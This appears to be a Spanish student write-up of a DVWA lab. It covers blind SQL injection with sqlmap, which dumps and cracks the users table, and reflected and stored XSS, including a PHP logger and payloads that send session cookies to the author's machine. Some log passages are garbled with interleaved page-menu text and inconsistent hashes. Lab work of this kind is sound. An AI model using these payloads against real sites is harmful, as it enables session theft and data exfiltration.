SQLmap es una herramienta de código abierto muy poderosa que se utiliza para realizar pruebas de penetración y encontrar vulnerabilidades de inyección de SQL en aplicaciones web. Fue desarrollada en Python y ofrece una amplia gama de funcionalidades para detectar y explotar vulnerabilidades de SQL injection de manera automatizada.


Algunas de las características principales de SQLmap incluyen:

- **Detección automática de vulnerabilidades:** Puede detectar automáticamente diferentes tipos de vulnerabilidades de inyección de SQL en una aplicación web, incluyendo inyección de SQL basada en errores, inyección de SQL basada en booleanos, inyección de SQL basada en tiempo, entre otras.
- **Soporte para diversos tipos de bases de datos:** Es compatible con una amplia gama de sistemas de gestión de bases de datos (DBMS), incluyendo MySQL, PostgreSQL, Microsoft SQL Server, Oracle, SQLite, entre otros.
- **Enumeración y extracción de datos:** Puede enumerar bases de datos, tablas y columnas en una base de datos vulnerable. También puede extraer datos sensibles de la base de datos, como nombres de usuario, contraseñas, información personal, entre otros.
- **Soporte para diversos tipos de técnicas de inyección de SQL:** Es capaz de utilizar una variedad de técnicas de inyección de SQL para explotar vulnerabilidades, incluyendo inyección de SQL basada en errores, inyección de SQL basada en booleanos, inyección de SQL basada en tiempo, entre otras.

Hay que prestar atención a las acciones que se quieren realizar con SQLmap, ya que si no se sabe qué es lo que va a realizar la ejecución puede causar daños en la base de datos.

La configuración de SQLmap puede ser muy tediosa, en una situación más holgada me pararía a trastear la herramienta para comprobar cómo funciona y lo documentaría, pero la práctica anterior me llevó más tiempo de lo esperado y voy bastante justo de tiempo. Por ello voy a replicar el método visto en la masterclass.

Para comenzar voy a activar el intercept de Burp y capturar la petición GET que se manda a la web y guardarla en mi sistema.



Con esto ya se puede compartir el fichero donde se ha guardado la petición a fin de obtener información sobre la base de datos y las vulnerabilidades asociadas.

- `sqlmap -r blind_SQL_low.txt --dbs`

```

GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] n
sqlmap identified the following injection point(s) with a total of 83 HTTP(s) requests:
_____
[19:30:04] [INFO] the back-end DBMS is MySQL
[19:30:04] [INFO] web server operating system: Linux Debian 9 (stretch)
[19:30:04] [INFO] web application technology: Apache 2.4.25
[19:30:04] [INFO] back-end DBMS: MySQL ≥ 5.0.12 (MariaDB fork)
[19:30:04] [INFO] fetching database names
[19:30:04] [INFO] fetching number of databases
[19:30:04] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data retrieval
[19:30:04] [INFO] retrieved: 2
[19:30:04] [INFO] retrieved: dvwa
[19:30:04] [INFO] retrieved: information_schema
available databases [2]:
[*] dvwa
[*] information_schema

```

Lo siguiente que se puede hacer es dumptear toda la base de datos dvwa para ver toda su información, algo que sin una herramienta sería tarea imposible para esta vulnerabilidad.

- sqlmap -r blind_SQL_low.txt -D dvwa –dump

```

[19:36:32] [INFO] retrieved: 2 "vulnerabilities/sql盲注/" "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.5790.122 Safari/537.36"
[19:36:32] [INFO] retrieved: guestbook "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.5790.122 Safari/537.36"
[19:36:32] [INFO] retrieved: users "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.5790.122 Safari/537.36"
[19:36:33] [INFO] fetching columns for table 'users' in database 'dvwa'
[19:36:33] [INFO] retrieved: 8 "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.5790.122 Safari/537.36"
[19:36:33] [INFO] retrieved: user_id "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.5790.122 Safari/537.36"
[19:36:33] [INFO] retrieved: first_name "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.5790.122 Safari/537.36"
[19:36:33] [INFO] retrieved: last_name "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.5790.122 Safari/537.36"
[19:36:33] [INFO] retrieved: user "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.5790.122 Safari/537.36"
[19:36:33] [INFO] retrieved: password "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.5790.122 Safari/537.36"
[19:36:34] [INFO] retrieved: avatar "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.5790.122 Safari/537.36"
[19:36:34] [INFO] retrieved: last_login "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.5790.122 Safari/537.36"
[19:36:34] [INFO] retrieved: failed_login "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.5790.122 Safari/537.36"
[19:36:34] [INFO] fetching entries for table 'users' in database 'dvwa'
[19:36:34] [INFO] fetching number of entries for table 'users' in database 'dvwa'
[19:36:34] [INFO] retrieved: 5 "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.5790.122 Safari/537.36"
[19:36:34] [INFO] retrieved: 1337 "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.5790.122 Safari/537.36"
[19:36:34] [INFO] retrieved: /hackable/users/1337.jpg "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.5790.122 Safari/537.36"
[19:36:35] [INFO] retrieved: 0 "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.5790.122 Safari/537.36"
[19:36:35] [INFO] retrieved: Hack "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.5790.122 Safari/537.36"
[19:36:35] [INFO] retrieved: 2024-02-19 10:10:51 "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.5790.122 Safari/537.36"
[19:36:36] [INFO] retrieved: Me "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.5790.122 Safari/537.36"
[19:36:36] [INFO] retrieved: 8d3533d75ae2c3966d7e0d4fcc69216b "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.5790.122 Safari/537.36"
[19:36:37] [INFO] retrieved: 3 "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.5790.122 Safari/537.36"
[19:36:37] [INFO] retrieved: admin "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.5790.122 Safari/537.36"
[19:36:37] [INFO] retrieved: /hackable/users/admin.jpg "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.5790.122 Safari/537.36"
[19:36:37] [INFO] retrieved: 0 "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.5790.122 Safari/537.36"
[19:36:37] [INFO] retrieved: admin "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.5790.122 Safari/537.36"
[19:36:37] [INFO] retrieved: 2024-02-19 10:10:51 "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.5790.122 Safari/537.36"
[19:36:38] [INFO] retrieved: admin "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.5790.122 Safari/537.36"
[19:36:38] [INFO] retrieved: 5f4dcc3b5aa765d61d8327deb882cf99 "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.5790.122 Safari/537.36"
[19:36:39] [INFO] retrieved: 1 "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.5790.122 Safari/537.36"
[19:36:39] [INFO] retrieved: gordong "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.5790.122 Safari/537.36"
[19:36:39] [INFO] retrieved: /hackable/users/gordong.jpg "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.5790.122 Safari/537.36"
[19:36:40] [INFO] retrieved: 0 "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.5790.122 Safari/537.36"
[19:36:40] [INFO] retrieved: Gordon "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.5790.122 Safari/537.36"
[19:36:40] [INFO] retrieved: 2024-02-19 10:10:51 "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.5790.122 Safari/537.36"
[19:36:40] [INFO] retrieved: Brown "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.5790.122 Safari/537.36"
[19:36:40] [INFO] retrieved: e99a18c428cb38d5f260853678922e03 "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.5790.122 Safari/537.36"
[19:36:41] [INFO] retrieved: 2 "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.5790.122 Safari/537.36"
[19:36:41] [INFO] retrieved: pablo "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.5790.122 Safari/537.36"
[19:36:41] [INFO] retrieved: /hackable/users/pablo.jpg "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.5790.122 Safari/537.36"
[19:36:42] [INFO] retrieved: 0 "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.5790.122 Safari/537.36"
[19:36:42] [INFO] retrieved: Pablo "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.5790.122 Safari/537.36"
[19:36:42] [INFO] retrieved: 2024-02-19 10:10:51 "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.5790.122 Safari/537.36"
[19:36:42] [INFO] retrieved: Picasso "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.5790.122 Safari/537.36"
[19:36:43] [INFO] retrieved: 0d107d09f5bbe40cade3de5c71e9e9b7 "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.5790.122 Safari/537.36"

```

[...]

Además de eso, SQLmap otorga la opción de procesar los hashes de las contraseñas con un diccionario para tratar de conseguir las contraseñas.

```
[19:43:31] [INFO] writing hashes to a temporary file for eventual further processing with other tools [y/N] y
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] y
[19:43:34] [INFO] using hash method 'md5_generic_password'
[19:43:34] [INFO] resuming password 'charley' for hash '8d3533d75ae2c3966d7e0d4fcc69216b'
[19:43:34] [INFO] resuming password 'password' for hash '5f4dcc3b5aa765d61d8327deb882cf99'
[19:43:34] [INFO] resuming password 'abc123' for hash 'e99a18c428cb38d5f260853678922e03'
[19:43:34] [INFO] resuming password 'letmein' for hash '0d107d09f5bbe40cade3de5c71e9eb7'
Database: dwva
Table: users
[XSS (OWE)]
[5 entries]
+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| user_id | user   | avatar | password | XSS (Stored) | last_name | first_name | last_login | failed_login |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| 3      | 1337   | /hackable/users/1337.jpg | 8d3533d75ae2c3966d7e0d4fcc69216b (charley) | Me        | Hack      | 2024-02-19 10:10:51 | 0          |
| 1      | admin   | /hackable/users/admin.jpg | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | admin     | admin     | 2024-02-19 10:10:51 | 0          |
| 2      | gordonb | /hackable/users/gordonb.jpg | e99a18c428cb38d5f260853678922e03 (abc123) | Brown    | Gordon    | 2024-02-19 10:10:51 | 0          |
| 4      | pablo   | /hackable/users/pablo.jpg | 0d107d09f5bbe40cade3de5c71e9eb7 (letmein) | Picasso  | Pablo     | 2024-02-19 10:10:51 | 0          |
| 5      | smithy  | /hackable/users/smithy.jpg | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | Smith    | Bob       | 2024-02-19 10:10:51 | 0          |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+
```

Medium

La versión médium para esta vulnerabilidad tiene los mismos efectos que la versión Medium en la sección anterior de SQL Injection. Se trata de que en vez de existir un INPUT de tipo text existe un SELECT con diferentes opciones y la petición es mediante POST en vez de GET.

Para la comprobación de la existencia de esta vulnerabilidad se pueden replicar los pasos de SQL Injection – Medium, pero la explotación con SQLmap es exactamente la misma.

Se captura la petición POST, se guarda en blind_SQL_medium.txt y se realizan las comprobaciones.

```
(espartaco@Tracia)-[~/Documents/HackingWeb/DVWA]
$ sqlmap -r blind_SQL_medium.txt --db
```

sqlmap identified the following injection point(s) with a total of 79 HTTP(s) requests:

Parameter: id (POST)	File Upload
Type: boolean-based blind	Insecure CAPTCHA
Title: AND boolean-based blind - WHERE or HAVING clause	SQL Injection
Payload: id=1 AND 9767=9767&Submit=Submit	SQL Injection (Blind)
Type: time-based blind	XSS (Reflected)
Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)	XSS (Stored)
Payload: id=1 AND (SELECT 6055 FROM (SELECT(SLEEP(5)))Ahju)&Submit=Submit	CSP Bypass
[19:50:45] [INFO] the back-end DBMS is MySQL	JavaScript
web server operating system: Linux Debian 9 (stretch)	DVWA Security
web application technology: Apache 2.4.25	PHP Info
back-end DBMS: MySQL ≥ 5.0.12 (MariaDB fork)	About
[19:50:45] [INFO] fetching database names	
[19:50:45] [INFO] fetching number of databases	
[19:50:45] [INFO] resumed: 2	
[19:50:45] [INFO] resumed: dvwa	
[19:50:45] [INFO] resumed: information_schema	
available databases [2]:	
[*] dvwa	
[*] information_schema	
[19:50:45] [INFO] fetched data logged to text files under '/home/espartaco/.local/share/sqlmap/output/172.17.0.2'	
[*] ending @ 19:50:45 /2024-02-19/	
	Logout

```
(espartaco@Tracia)-[~/Documents/HackingWeb/DVWA]
$ sqlmap -r blind_SQL_medium.txt -D dvwa --dump < Kali
```

```
[*] starting @ 19:57:14 /2024-02-19/
[19:57:14] [INFO] parsing HTTP request from 'blind_SQL_medium.txt'
[19:57:15] [INFO] resuming back-end DBMS 'mysql'
[19:57:15] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: id (POST)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: id=1 AND 9767=9767&Submit=Submit

  Type: time-based blind
  Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
  Payload: id=1 AND (SELECT 6055 FROM (SELECT(SLEEP(5)))Ahju)&Submit=Submit

Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection (Blind)
SQL Injection (Time)
SQL Injection (Union)
SQL Injection (Union Blind)
SQL Injection (Blind)
SQL Injection (Time)
SQL Injection (Union)
SQL Injection (Union Blind)
SQL Injection (Blind)
SQL Injection (Time)

[19:57:15] [INFO] table 'dvwa.guestbook' dumped to CSV file '/home/espartaco/.local/share/sqlmap/output/172.17.0.2/dump/dvwa/guestbook.csv'
[19:57:15] [INFO] fetching columns for table 'users' in database 'dvwa'
[19:57:15] [INFO] resumed: 8
[19:57:15] [INFO] resumed: user_id
[19:57:15] [INFO] resumed: first_name
[19:57:15] [INFO] resumed: last_name
[19:57:15] [INFO] resumed: user
[19:57:15] [INFO] resumed: password
[19:57:15] [INFO] resumed: avatar
[19:57:15] [INFO] resumed: last_login
[19:57:15] [INFO] resumed: failed_login
[19:57:15] [INFO] fetching entries for table 'users' in database 'dvwa'
[19:57:15] [INFO] fetching number of entries for table 'users' in database 'dvwa'
[19:57:15] [INFO] resumed: 5
[19:57:15] [INFO] resumed: 1337
[19:57:15] [INFO] resumed: /hackable/users/1337.jpg
[19:57:15] [INFO] resumed: 0
[19:57:15] [INFO] resumed: Hack
[19:57:15] [INFO] resumed: 2024-02-19 10:10:51
[19:57:15] [INFO] resumed: Me
[19:57:15] [INFO] resumed: 8d3533d75ae2c3966d7e0d4fcc69216b

Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection (Blind)
SQL Injection (Time)
SQL Injection (Union)
SQL Injection (Union Blind)
SQL Injection (Blind)
SQL Injection (Time)

[19:57:15] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools? [y/N] y
[19:57:19] [INFO] writing hashes to a temporary file '/tmp/sqlmapz0lpfnk7264282/sqlmaphashes-4zkni8i_.txt'
do you want to crack them via a dictionary-based attack? [Y/n/q] y
[19:57:21] [INFO] using hash method 'md5_generic_passwd'
[19:57:21] [INFO] resuming password 'charley' for hash '8d3533d75ae2c3966d7e0d4fcc69216b'
[19:57:21] [INFO] resuming password 'password' for hash '5f4dcc3b5aa765d1d8327deb882cf99'
[19:57:21] [INFO] resuming password 'abc123' for hash 'e99a18c428cb38df260853678922e03'
[19:57:21] [INFO] resuming password 'letmein' for hash '0d107d09f5bbe40cade3de5c71e9e9b7'
Database: dvwa
Table: users
[5 entries]
XSS (DOM)
XSS (Reflected)
XSS (Stored)
| user_id | user | avatar | password | last_name | first_name | last_login | failed_login |
| 3       | 1337 | /hackable/users/1337.jpg | 8d3533d75ae2c3966d7e0d4fcc69216b (charley) | Me       | Hack      | 2024-02-19 10:10:51 | 0        |
| 1       | admin | /hackable/users/admin.jpg | 5f4dcc3b5aa765d1d8327deb882cf99 (password) | admin    | admin     | 2024-02-19 10:10:51 | 0        |
| 2       | gordobn | /hackable/users/gordobn.jpg | e99a18c428cb38df260853678922e03 (abc123) | Brown   | Gordon   | 2024-02-19 10:10:51 | 0        |
| 4       | pablo | /hackable/users/pablo.jpg | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein) | Picasso | Pablo    | 2024-02-19 10:10:51 | 0        |
| 5       | smithy | /hackable/users/smithy.jpg | 5f4dcc3b5aa765d1d8327deb882cf99 (password) | Smith   | Bob      | 2024-02-19 10:10:51 | 0        |

[19:57:21] [INFO] table 'dvwa.users' dumped to CSV file '/home/espartaco/.local/share/sqlmap/output/172.17.0.2/dump/dvwa/users.csv'
[19:57:21] [INFO] fetched data logged to text files under '/home/espartaco/.local/share/sqlmap/output/172.17.0.2'

[*] ending @ 19:57:21 /2024-02-19/
```

XSS Reflejado

Cross-Site Scripting es una vulnerabilidad de seguridad en aplicaciones web que permite a un atacante insertar código malicioso (generalmente JavaScript) en páginas web vistas por otros usuarios. En concreto, el Reflejado se ejecuta una sola vez en el navegador de la víctima, ya que este no tiene ningún tipo de persistencia en la página web, en caso contrario se trataría de XSS Persistente.

Dada su naturaleza no persistente, para realizar un ataque XSS Reflejado haría falta que, mediante ingeniería social, el usuario haga click sobre un enlace que le mandemos, ya que el script puede ir embebido en la URL, como se puede ver a continuación:

172.17.0.2/vulnerabilities/xss_r/?name=Hola<script>alert('Has+sido+hackiado')<%2Fscript>#

Low

Para mí este es uno de los ataques más sencillos que hay, se puede realizar en algún input de un formulario como este:

The screenshot shows the DVWA Reflected XSS page. At the top, there's a navigation menu with links to Home, Instructions, Setup / Reset DB, and Brute Force. The main title is "Vulnerability: Reflected Cross Site Scripting (XSS)". Below the title is a form with a label "What's your name?" followed by a text input field and a "Submit" button.

Dada la naturaleza de la vulnerabilidad se podría verificar que la web es vulnerable ejecutando una simple comprobación como esta, ya que se está ejecutando en el navegador:

- <script>alert('Has sido hackiado')</script>

Esto mostrará un popup con un textbox que dice Has sido hackiado, por lo tanto la web es vulnerable y se podría, por ejemplo, robar las coockies del usuario que ejecuta la URL maliciosa.



Para este escenario he preparado una web que escucha en el puerto 8081 de mi máquina y contiene el fichero `xss_logger.php` con el siguiente contenido:

```
Docker_XSS > 📄 xss_logger.php
1  <?php
2  if(isset($_SERVER['HTTP_USER_AGENT']) && isset($_SERVER['REMOTE_ADDR']) && isset($_SERVER['QUERY_STRING'])){
3      $ip = $_SERVER['REMOTE_ADDR'];
4      $browser = $_SERVER['HTTP_USER_AGENT'];
5
6      $fp = fopen('log.txt', 'a');
7      fwrite($fp, $ip . ' ' . $browser . "\n");
8      fwrite($fp, urldecode($_SERVER['QUERY_STRING']) . " \n\n");
9      fclose($fp);
10 }
11 ?>
12 |
```

Este fichero recibe y procesa la información recibida por el método GET, el cual serán los datos de una coockie y los registra en un archivo llamado `log.txt`

Bien, una vez que está el servicio corriendo, ya se podría enviar la URL maliciosa a una víctima y recibir su coockie.

- `http://172.17.0.2/vulnerabilities/xss_r/?name=%3Cscript%3E+var+i+%3D+new+Image%28%29%3B+i.src%3D%22http%3A%2F%2F10.0.2.8%3A8081%2Fxss_logger.php%3Fresult%3D%22%2Bdocument.cookie%3B+%3C%2Fscript%3E#`

Como se puede apreciar, la URL es un poco extensa y fiable, pero se puede acortar con algún tipo de servicio que permita esto.

The screenshot shows the DVWA (Damn Vulnerable Web Application) interface. On the left, a sidebar lists various attack types: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, and SQL Injection. The main content area is titled "Vulnerability: Reflected Cross Site Scripting (XSS)". It contains a form with a text input field labeled "What's your name?" containing "Espartaco<SCRIPT> var i = n". Below the input is a "Submit" button. The output area displays the reflected script: "Hello" followed by the user input "Espartaco<SCRIPT> var i = n". A "More Information" section provides links to external resources about XSS.

La víctima no se percataría que yo, accediendo al log.txt encuentro su coockie de sesión en la web podría robar su sesión.

The screenshot shows a terminal window with the URL "10.0.2.8:8081/log.txt". The output shows three entries from the log file:

```

10.0.2.8 Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
result=security=low; PHPSESSID=gd2qnfq4olpp4448b7q4ihgbs1; security=low

10.0.2.8 Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
result=security=low; PHPSESSID=gd2qnfq4olpp4448b7q4ihgbs1; security=low

10.0.2.8 Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
result=security=low; PHPSESSID=gd2qnfq4olpp4448b7q4ihgbs1; security=low

```

Medium

Al enviar los datos a la web, esta comprueba que existe la etiqueta <script> y si existe la reemplaza por una cadena vacía. Para explotar esta vulnerabilidad en el nivel medio se puede introducir la etiqueta <SCRIPT> en mayúscula, ya que PHP es keysensitive.

- <SCRIPT> var i = new Image();
i.src="http://10.0.2.8:8081/xss_logger.php?result="+document.cookie; </script>

Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name? Submit

```

← → ⌂ ⌄ 10.0.2.8:8081/log.txt
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB

10.0.2.8 Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
10.0.2.8 Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
result=security=low; PHPSESSID=gd2qnfq4o1pp4448b7q4ihgbs1; security=low
10.0.2.8 Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
result=security=low; PHPSESSID=gd2qnfq4o1pp4448b7q4ihgbs1; security=low
10.0.2.8 Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
result=security=low; PHPSESSID=gd2qnfq4o1pp4448b7q4ihgbs1; security=low
10.0.2.8 Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
result=PHPSESSID=gd2qnfq4o1pp4448b7q4ihgbs1; security=low
10.0.2.8 Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
result=PHPSESSID=3lu302gphpopbaepgos30udmm4; security=low
10.0.2.8 Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
result=security=low; PHPSESSID=vl3egblumtrnmn7kfnqsns8121; security=low

```

XSS Almacenado

El Cross-Site Scripting almacenado tiene el mismo efecto que el reflejado, solo que el código malicioso queda almacenado en el recurso que utiliza la web para asegurar la persistencia. De tal modo que cada vez que un navegador obtiene la información con el código malicioso, este lo ejecutará, haciendo esta cualidad del XSS Almacenado sumamente más potente que el Reflejado. Además no hace falta el uso de ingeniería social.

El XSS Almacenado puede utilizarse dentro de foros o chat como este:

Vulnerability: Stored Cross Site Scripting (XSS)

Name *

Message *

Name: test
Message: This is a test comment.

Low

Voy a aprovechar que tengo el servicio web para almacenar las cookies levantando para mostrar esta vulnerabilidad.

Una característica de esta vulnerabilidad es que se pueden almacenar varios scripts en la web, ejecutándose todos y cada uno de ellos al cargarse, para mostrar esta característica puedo colocar dos alertas a fin de ver los popups.

Como se puede apreciar, el Input text no me deja escribir más de 50 caracteres, pero esta limitación se puede quitar inspeccionando el código fuente de la web y quitando esta restricción.

Vulnerability: Stored Cross Site Scripting (XSS)

The screenshot shows a guestbook application. The form has fields for 'Name *' (with value 'Espiraco') and 'Message *' (with value 'Hola este es mi primer post<script>alert('Alerta')'). Below the form are 'Sign Guestbook' and 'Clear Guestbook' buttons. The developer tools' 'Inspector' tab is open, showing the DOM structure:

```

<table width="550" cellspacing="1" cellpadding="2" border="0">
  <tbody>
    <tr></tr>
    <tr>
      <td width="100">Message *</td>
      <td>
        <textarea name="mtxMessage" cols="50" rows="3" maxlength="50"></textarea>
      </td>
    </tr>
  </tbody>
</table>

```

The textarea element is highlighted in blue, indicating it is selected in the developer tools.

Vulnerability: Stored Cross Site Scripting (XSS)


The screenshot shows the same guestbook application. The 'Message *' field now contains 'Hola este es mi primer post<script>alert('Alerta numero 1')</script>'. The 'Sign Guestbook' button is highlighted with a blue border.

Vulnerability: Stored Cross Site Scripting (XSS)

The screenshot shows the guestbook application again. The 'Message *' field now contains 'Eeeeeeeeeespartaco!<script>alert('Alerta numero 2')</script>'. The 'Sign Guestbook' button is highlighted with a blue border.

Al cargar la página salta el primer popup y luego el segundo.





Voy a hacer la misma inyección que para el reflejado.

Vulnerability: Stored Cross Site Scripting (XSS)

Ahora lo que voy a hacer es loguear con otro usuario, aprovechando que tengo los usuarios y contraseñas de la explotación de SQL Injection y entraré al chat o foro.

Al entrar con el otro usuario al foro compruebo mi log.txt y se puede observar otra cookie diferente.

Medium

